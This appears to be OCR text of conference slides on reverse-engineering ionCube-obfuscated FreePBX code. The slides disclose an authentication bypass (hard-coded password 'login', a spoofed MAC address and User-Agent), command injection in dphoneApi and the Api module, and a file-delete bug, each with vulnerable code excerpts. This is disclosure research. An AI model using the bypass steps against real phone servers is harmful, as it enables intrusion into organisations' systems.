
E.g. almost all strings are stored in XOR'd form, with a static key.

Seeing strings makes the whole RE process much more clear.

Also makes it very obvious where the direct Zend VM code is copy/pasted.

So I wrote a Ghidra script to mass-decrypt these: https://github.com/tests00/ioncube-helper






More Noise in the Loader

To bulk the loader up more, there's something called ionCube 24 in there too.

Some kind of endpoint security for your PHP?

It's not what we're interested in, so more noise in the binary for us.

Lots of `ic24_*` PHP functions registered by the extension.



Interesting Noise in the Loader


The loader also registers a bunch of `ioncube_*` PHP functions.

Among them are `_dyuweyrj4` and `_dyuweyrj4r`.

These take a pointer and a "checksum" (`pointer ^ 0x3793f6a0`) as arguments.

They return some weird threats if you pass the wrong arguments.

Segfault if the pointer is invalid ofc.




```
php > _dyuweyrj4();
A rat who gnaws at a cat's tail invites destruction.
php > _dyuweyrj4();
A rat who gnaws at a cat's tail invites destruction.
php > _dyuweyrj4();
Do good, reap good; do evil, reap evil.
php > _dyuweyrj4();
A rat who gnaws at a cat's tail invites destruction.
php >
```

```
php > _dyuweyrj4(0x12345678, 0x12345678^0x3793f6a0);
Segmentation fault
[root@freepbx ~]#
```

De-Obfuscating ionCube-Obfuscated Code

We can hook strategic points in the unpacking process to dump opcodes.

Finding these strategic points is the gruelling part of the whole RE process.

Once we have the opcodes, we can reconstruct what is likely pretty close to the original PHP source.

This is a whole hassle - subject for a talk of its own one day.

TL;DR: We have de-obfuscated code now.

```
...

Breakpoint 1, 0x00007fffeef38df0 in ?? () from /usr/lib64/php/modules/ioncube_loader_lin_7.4.so

$71 = 0x7ffff56742d6
"s13'fwconsolestop5126;0;1;6;2:39s7'so_hook5126;0;1;6;2:40s12'custom_files5126;0;1;6;2:41s10'sync
_items5126;0;1;6;}30;5127;28271;1;32775;"

Breakpoint 1, 0x00007fffeef38df0 in ?? () from /usr/lib64/php/modules/ioncube_loader_lin_7.4.so

$72 = 0x7ffff56742f6
"s7'so_hook5126;0;1;6;2:40s12'custom_files5126;0;1;6;2:41s10'sync_items5126;0;1;6;}30;5127;28271;
1;32775;"

Breakpoint 1, 0x00007fffeef38df0 in ?? () from /usr/lib64/php/modules/ioncube_loader_lin_7.4.so

$73 = 0x7ffff567430f
"s12'custom_files5126;0;1;6;2:41s10'sync_items5126;0;1;6;}30;5127;28271;1;32775;"

Breakpoint 1, 0x00007fffeef38df0 in ?? () from /usr/lib64/php/modules/ioncube_loader_lin_7.4.so

$74 = 0x7ffff567432e "s10'sync_items5126;0;1;6;}30;5127;28271;1;32775;"

Breakpoint 1, 0x00007fffeef38df0 in ?? () from /usr/lib64/php/modules/ioncube_loader_lin_7.4.so

$75 = 0x7ffff5601658 "n1;0;"

...
```

Why Does FreePBX Use Obfuscation?

Not entirely clear?

Maybe something to do with the license security model?

License checks are conducted by each paid module.

The tampering checks don't seem to be done on obfuscated files?

Once files are de-obfuscated, license checks can be bypassed 🤔

Another case of obfuscation used instead of integrity checks?

```
    if (class_exists("\\Schmooze\\Zend")) {
        \Schmooze\Zend::includeIf(__DIR__ . "/includes/pms.extend.class.php");
        $this->licensed = class_exists("\\FreePBX\\modules\\Pms\\licenseCheck") ? Pms\licenseCheck::check() : false;
    }
}
```

FreePBX /restapps/dphoneApi.php De-Obfuscated

`/restapps/dphoneApi.php` doesn't need a license, but still obfuscated.

`/restapps/dphoneApi.php` constructs a `DphoneApp` object, which is defined in `DphoneApp.class.php`.

`doAuth()` logic is pretty interesting.

Loads of exposed "methods".

```php
$freepbx = FreePBX::Create();
$DphoneApp = new DphoneApp($freepbx);
if (!$DphoneApp->doAuth()) {
    header("WWW-Authenticate: Basic realm
    header("HTTP/1.0 401 Unauthorized");
```

```php
try {
    switch ($method) {
        case "pbx.users.deviceStatus.getInfo":
            return $this->pbxUsersDeviceStatusGetInfo($request);
            break;
        case "pbx.users.presence.getInfo":
            return $this->pbxUsersPresenceGetInfo($request);
            break;
        case "pbx.users.presence.options.getList":
            return $this->pbxUsersPresenceOptionsGetList($request);
            break;
        case "pbx.users.presence.update":
            return $this->pbxUsersPresenceUpdate($request);
            break;
        case "pbx.users.parkingLots.getList":
            return $this->pbxUsersParkingLotsGetList($request);
            break;
        case "pbx.users.contacts.add":
            return $this->pbxUsersContactsAdd($request);
            break;
        case "pbx.users.voicemail.getList":
            return $this->pbxUsersVoicemailGetList($request);
            break;
        case "pbx.users.voicemail.markRead":
            return $this->pbxUsersVoicemailMarkRead($request);
            break;
        case "pbx.users.voicemail.getFolderList":
            return $this->pbxUsersVoicemailGetFolderList($request);
            break;
```

FreePBX /restapps/dphoneApi.php Weak Auth (CVE TBC)

`/restapps/dphoneApi.php` expects JSON-formatted POST requests.

Expects them to come from Digium and/or Sangoma VoIP devices.

Part of the `doAuth()` function includes concessions for these devices.

Uses hard-coded password "login".

Username is the MAC address of a registered Digium/Sangoma VoIP device.

```
...

if (isset($_SERVER["HTTP_USERNAME"]) && isset($_SERVER["HTTP_PASSWORD"]))
{
  $reqUser = $_SERVER["HTTP_USERNAME"];
  $reqPass = $_SERVER["HTTP_PASSWORD"];
}

...

if ($reqPass == "login") {
  $extData = $this->freepbx->Endpoint->getextdeatilsbyMAC($reqUser);
  if (empty($extData)) {
    return false;
  }
  return true;
}

...
```

FreePBX /restapps/dphoneApi.php Weak Auth (CVE TBC)

We just pretend to be a Digium/Sangoma device to bypass auth.

Get a MAC address for a registered VoIP device (listening on the network, or just looking under a phone in a conference room).

There's another check to bypass: the `User-Agent` header.

`User-Agent: Digium D60 2_7_0` passes the regex `HTTP_USER_AGENT` header check.

```
...

if (!isset($_SERVER["HTTP_USER_AGENT"]) ||
!preg_match("/^(Digium|Sangoma)( [DP]\\d{2,3} |-[D]\\d{2,3})/",
$_SERVER["HTTP_USER_AGENT"]) &&
!(isset($_SERVER["HTTP_APPLICATION_TYPE"]) &&
$_SERVER["HTTP_APPLICATION_TYPE"] == "browser-extension")) {
            dbug("Invalid user agent accessing dphoneApi: " .
$_SERVER["HTTP_USER_AGENT"]);
            return false;
}
...
```

FreePBX /restapps/dphoneApi.php Weak Auth (CVE TBC)

MAC addresses aren't particularly unique.

Digium MAC address prefix is 00:0F:D3.

Leaves only 24 bits to brute-force if we had the inclination and time.

Digium

Unique prefixes: 1

Block Size: 16777215 (16.77 M)

First registration: 03 April 2004

Last updated: 17 November 2015

Types

MA-L: Mac Address Block Large (previously named OUI). Number of address 2^24 (~16 Million)

MAC Prefix	Type	Registration Date
00:0F:D3	MA-L	2004-04-03

FreePBX /restapps/dphoneApi.php Post-Auth exec() RCE (CVE TBC)

`/restapps/dphoneApi.php` processes a JSON-formatted POST request body.

We don't have a Digium/Sangoma phone to play with, so just RE the structure from the code ➡️➡️➡️

Handles a range of methods, which are specified in the `request->method`.

A few methods are interesting-looking.

`pbx.users.currentCalls.stopRecording` method is pretty obviously vulnerable.

```
{
  "request": {
    "method": "pbx.users.currentCalls.stopRecording",
    "parameters": {
      "account_id": 1,
      "requested_account_id": 123,
      "channel_id": "123"
    }
  }
}
```

FreePBX /restapps/dphoneApi.php Post-Auth exec() RCE (CVE TBC)

In the function that handles the `pbx.users.currentCalls.stopRecording` method.

The `request->parameters->channel_id` value from the request is passed directly into the PHP `exec()` function.

No attempt at user input filtering anywhere.

Classic, unobstructed, command injection!

```
public function pbxUsersCurrentCallsStopRecording($request)
{
    $method = $request->method;
    $params = $request->parameters;
    ...
    $callId = !empty($params["call_id"]) ? $params["call_id"] : NULL;
    $channelId = !empty($params["channel_id"]) ? $params["channel_id"] :
NULL;
    ...
    $stopRecOutput = NULL;
    $stopRecRetVal = NULL;
    exec($this->config->get("AMPBIN") . "/one_touch_record.php " .
$channelId, $stopRecOutput, $stopRecRetVal);
    $variables["channelname"] = $channelId;
    ...
}
```


FreePBX /admin/ Weak Privilege Separation (CVE TBC)

Another permissions issue, this time in the `/admin/` interface.

It's possible to let normal users authenticate to the `/admin/` interface, in a read-only mode.

They are explicitly **not** given "Full Administration Rights".

Not sure what the purpose is, but they get to see some module outputs when they log in.





FreePBX /admin/ Weak Privilege Separation (CVE TBC)

Problem is, despite the UI not showing it, certain functionality is still available.

This includes the `Api` module.

We can't access the UI directly, but we can still interact with its functionality.





FreePBX /admin/ajax.ajax Post-Auth RCE in Api Module (CVE TBC)

`Api.class.php` (which handles the Api module) isn't obfuscated!

Sending a request with command set to `generatedocs` will hit the `generateDocumentation()` function.

```
switch($_REQUEST['command']) {
  ...
  case "generatedocs":
    $this->generateDocumentation($_POST['scopes'], $_POST['host']);
    return ["status" => true];
  ...
```

FreePBX /admin/ajax.ajax Post-Auth RCE in Api Module (CVE TBC)

`generateDocumentation()` takes the `$host` argument and passes it into a string that's used to create a `Process`.

`Process` is a `Symfony\Component\Process\Process` object.

Can also force getDeveloperAccessToken() to return an arbitrary value.


```
...
public function generateDocumentation($scope, $host='http://localhost') {
        $ht = file_get_contents(__DIR__."/docs.htaccess");

        $ht = str_replace('%ipaddress%',$_SERVER['REMOTE_ADDR'],$ht);

        $process = new Process('rm -Rf '.__DIR__.'/docs');
        $process->mustRun();

        $process = new Process('NODE_TLS_REJECT_UNAUTHORIZED=0 node
'.__DIR__.'/node/index.js -e '.$host.'/admin/api/api/gql -o
'.__DIR__.'/docs -x "Authorization: Bearer
'.$this->getDeveloperAccessToken($scope, $host).'"');
        $process->mustRun();

        file_put_contents(__DIR__."/docs/.htaccess",$ht);
    }
...
```

FreePBX /ucp/ajax.php Post-Auth Arbitrary File Delete (CVE TBC)

Fun file delete bug.

UCP is the *User Control Panel*. Accessible to all normal users at `/ucp/`.

Just a UI for normal user functions; making calls, managing phonebooks, extensions, etc.



FreePBX /ucp/ajax.php Post-Auth Arbitrary File Delete (CVE TBC)

Bug is in the UCP-exposed `Pms.class.php`.

If the `wu` is sent as the request `command` value, the value from `wu_del` is read.

That is then used to create a path, which is then passed to `unlink`.

Runs with `asterisk` user privileges, so anything owned by `asterisk` is fair game.

```
...

case "wu":
  if (!empty($_REQUEST["wu_del"])) {
    $filename = $_REQUEST["wu_del"];
    $file = $this->pms->get_spooldir() . "/outgoing/" . $filename;
    if (file_exists($file)) {
      $file = $this->pms->get_spooldir() . "/outgoing/" . $filename;
      unlink($file);
    }
    $file = $this->pms->get_spooldir() . "/outgoing_done/" . $filename;
    if (file_exists($file)) {
      $flag = $this->pms->get_spooldir() . "/outgoing_done/flag";
      if (file_exists($flag)) {
        unlink($flag);
      }
    }
    return json_encode(true, JSON_FORCE_OBJECT);
  }

...
```

Sangoma Response

Disclosure sent 5th May 2023.

Response 8th May 2023 asking about ionCube decryption.

3 follow-ups asking for details that got no response (so far).

Finally had to chase with tweets.

FreePBX security page claims they fix within 60 days. Also that they publicly disclose.

No CVEs issued (yet).

Sangoma Response

I sat watching the only public patch roll into the FreePBX BitBucket, while also waiting for any email response.

Looks like the Api module patch is bypassable, would be happy to show FreePBX why if they emailed me back.

Summary

PBX systems are supposed to be robust and well-tested.

Every introduction of new functionality is a new attack surface.

User authentication models for PBX/UC systems can be complicated.

These servers need loads of users to connect to them. So any bug that a normal user can touch can have high impact.

There's command and argument injection bugs in open-source PBX servers in 2023. Isn't that wild?

Summary

Bugs in open source can sit there fore years. Even with a massive TODO next to them.

Sangoma makes big claims about having a bug bounty program but then stopped responding to e-mails.

Code obfuscation doesn't guarantee integrity.

Code obfuscation doesn't guarantee secrecy.

Thanks!

systems.research.group@protonmail.com